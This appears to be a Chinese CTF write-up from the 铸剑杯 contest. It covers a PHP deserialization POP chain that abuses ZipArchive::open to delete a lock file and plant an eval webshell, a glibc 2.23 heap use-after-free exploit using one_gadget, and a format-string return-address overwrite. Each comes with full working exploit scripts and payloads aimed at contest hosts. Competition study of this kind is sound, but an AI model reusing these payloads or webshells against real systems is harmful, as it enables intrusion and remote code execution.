铸剑杯

Web

浅析PHP原生类

代码块

```php
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
```

```php
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

从题目的描述和代码，发现使用zip archive类的open函数删除lock文件

.....

我们来重点看看 ZipArchive::open 方法：

```
ZipArchive::open(string $filename, int $flags=0)
```

该方法用来打开一个新的或现有的zip存档以进行读取，写入或修改。

filename：要打开的ZIP存档的文件名。

flags：用于打开档案的模式。有以下几种模式：

ZipArchive::OVERWRITE：总是以一个新的压缩包开始，此模式下如果已经存在则会被覆盖或删除。

ZipArchive::CREATE：如果不存在则创建一个zip压缩包。

ZipArchive::RDONLY：只读模式打开压缩包。

ZipArchive::EXCL：如果压缩包已经存在，则出错。

ZipArchive::CHECKCONS：对压缩包执行额外的一致性检查，如果失败则显示错误。

注意，如果设置flags参数的值为 ZipArchive::OVERWRITE 的话，可以把指定文件删除。这里我们跟进方法可以看到 const OVERWRITE = 8，也就是将OVERWRITE定义为了常量8，我们在调用时也可以直接将flags赋值为8。

也就是说我们可以利用ZipArchive原生类调用open方法删除目标主机上的文件。下面我们来看一道CTF题目。

之后将指定的username序列化并写入config.php

代码块

```php
<?php
/**
 * 正确的攻击测试
 * install1.username = install2
 * install2.username = Until (删除 install.lock)
 * install1.password = webshell
 */

class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "[__wakeup] Hello,".$this->username . "\n";
    }

    public function __toString()
    {
        echo "[__toString] 调用 (\$this->username)()\n";
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        echo "[__destruct] 检查 install.lock: " . (file_exists("install.lock") ? '存在' : '不存在') . "\n";
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            echo "[__destruct] 写入 config.php\n";
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
```


```php
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        echo "[__invoke] write('{$this->a}', '{$this->b}', {$this->c})\n";
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        echo "[write] new $cla()->open('$file', $cont)\n";
        $obj = new $cla();
        $obj->open($file,$cont);
        echo "[write] 完成，对象将被销毁\n";
        return True;
    }
}

echo "=== 正确的 ZipArchive 攻击测试 ===\n\n";

// 准备环境
if (!file_exists('install.lock')) {
    file_put_contents('install.lock', 'ok');
    echo "创建 install.lock\n";
}
if (file_exists('config.php')) {
    unlink('config.php');
}

// 构造攻击对象
// Until: 用于删除 install.lock
$until = new Until();
$until->a = 'ZipArchive';
$until->b = 'install.lock';
$until->c = 8;  // ZipArchive::OVERWRITE

// install2: username = Until
$install2 = new install();
$ref2 = new ReflectionClass($install2);
$user2 = $ref2->getProperty('username');
```

```php
$user2->setAccessible(true);
$user2->setValue($install2, $until);

// 在 install2 的 password 中注入 webshell
$pass2 = $ref2->getProperty('password');
$pass2->setAccessible(true);
$pass2->setValue($install2, '<?php eval($_POST["shell"]); ?>');

// install1: username = install2, password = webshell
$install1 = new install();
$ref1 = new ReflectionClass($install1);
$user1 = $ref1->getProperty('username');
$user1->setAccessible(true);
$user1->setValue($install1, $install2);

$pass1 = $ref1->getProperty('password');
$pass1->setAccessible(true);
$pass1->setValue($install1, '<?php eval($_POST["cmd"]); ?>');

$payload = serialize($install1);
echo "\nPayload 长度: " . strlen($payload) . "\n";
echo "Payload: " . $payload;
```

访问

代码块


```
http://74c21d9d.clsadp.com/?data=O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A31%3A%22%3C%3Fphp+eval%28%24_POST%5B%22shell%22%5D%29%3B+%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A29%3A%22%3C%3Fphp+eval%28%24_POST%5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7D
```



pwn

我不吃牛肉

简单堆题



```
IDA View-A                                  Pseudocode-A
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  unsigned int v3; // eax

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("[+]Welcome to your new home!");
  puts("[+]While visiting, please note that the room numbers are incorrect.");
  puts("[+]Wish you can find your own room!!!");
  while ( 1 )
  {
    menu();
    v3 = get_num();
    srand(v3);
    switch ( rand() % 4 )
    {
      case 0:
        add();
        break;
      case 1:
        delete();
        break;
      case 2:
        edit();
        break;
      case 3:
        show();
        break;
      case 4:
        exit(0);
      default:
        puts("invalid choice.");
        break;
    }
  }
}
```

选项是有输入的数当种子随机生成的，写个函数就能控制，2.23uaf随便打，直接劫持__malloc_hook为realloc，__realloc_hook为ogg即可，稍作调试+-偏移即可

代码块

```python
#!/usr/bin/env python3
from pwnme import *
from ctypes import CDLL
import os
def get_seed_for_rand(target, mod=4):
    """
    爆破 srand 种子
    """
    # [Fix 1] 直接加载系统 Libc，避免冲突
    # ctypes.util.find_library('c') 是更跨平台写法，或者直接用 "libc.so.6"
    try:
        libc = CDLL("libc.so.6")
    except:
        # Mac/其他环境兼容
        import ctypes.util
        libc = CDLL(ctypes.util.find_library('c'))

    # [Fix 2] 扩大搜索范围，防止运气不好找不到
    for seed in range(65535):
        libc.srand(seed)
        # 模拟 C 的行为
        if (libc.rand() % mod) == target:
            return seed

    return None
def ch(num):
    sla("choice:\n",tb(num))

def add(idx,size):
    ch(get_seed_for_rand(0))
    sla("index:\n",tb(idx))
    sla("size:\n",tb(size))

def free(idx):
    ch(get_seed_for_rand(1))
    sla("index:\n",tb(idx))

def edit(idx,length,content):
    ch(get_seed_for_rand(2))
    sla("index:\n",tb(idx))
    sla("length:\n",tb(length))
    sla("content:\n",content)

def show(idx):
    ch(get_seed_for_rand(3))
```

```
    sla("index:\n",tb(idx))

start(url="113.201.14.253:25264")
add(0,0x68)
add(1,0x68)
add(2,0x628)
add(3,0x68)

free(0)
free(1)
free(2)

show(2)
lb=u64(ru(b"\x0a")[:-1].ljust(0x8,b"\x00"))-0x3c4b78
lg(lb)
one_gadgets = [
    0x4527a, # [0]: execve("/bin/sh", rsp+0x30, environ)
    0xf03a4, # [1]: execve("/bin/sh", rsp+0x50, environ)
    0xf1247, # [2]: execve("/bin/sh", rsp+0x70, environ)
] # python List of one_gadget
one = lb+one_gadgets[0]

edit(1,0x8,p64(lb+0x3c4aed))
add(0,0x68)
add(0,0x68)
edit(0,0x100,flat([b"\x00\x00\x00",0,one,lb+0x84710+4]))
#tel $rebase(0x2020C0)
debug(0xCB3)
add(0,0x20)
ia()

```

我最好的初代同事

格式化字符串

IDA View-A | Pseudocode-A | Hex View-1 | Local Types

```
unsigned __int64 game()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &v1);
    if ( v1 == 1 )
    {
      talk_with_god();
    }
    else if ( v1 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

先要完成人机检测，然后没啥可说的，直接劫持返回地址为后门函数即可

代码块

```python
#!/usr/bin/env python3
from pwnme import *
start(url="113.201.14.253:18208")
for i in range(5):
    ru(b"what's ")
    a=int(r(2))
    ru("add ")
    b=int(r(2))
    r()
    sl(tb(a+b))
sla("[2]leave\n","1")
payload=b"-%23$p-%14$p"
debug(0x12F8)

sa("Input:\n",payload)
ru("-")
cb=int(r(14),16)-0x14f2
ru("-")
stack=int(r(14),16)-0x38

lg(cb)
lg(stack)
```

```python

payload=f"%{stack&0xff}c%10$hhn".encode()
sla("[2]leave\n","1")
sa("Input:\n",payload)

payload=b"%227c%14$hhn".ljust(8,b"0")+p64(stack)
sla("[2]leave\n","1")
sa("Input:\n",payload)

ia()

```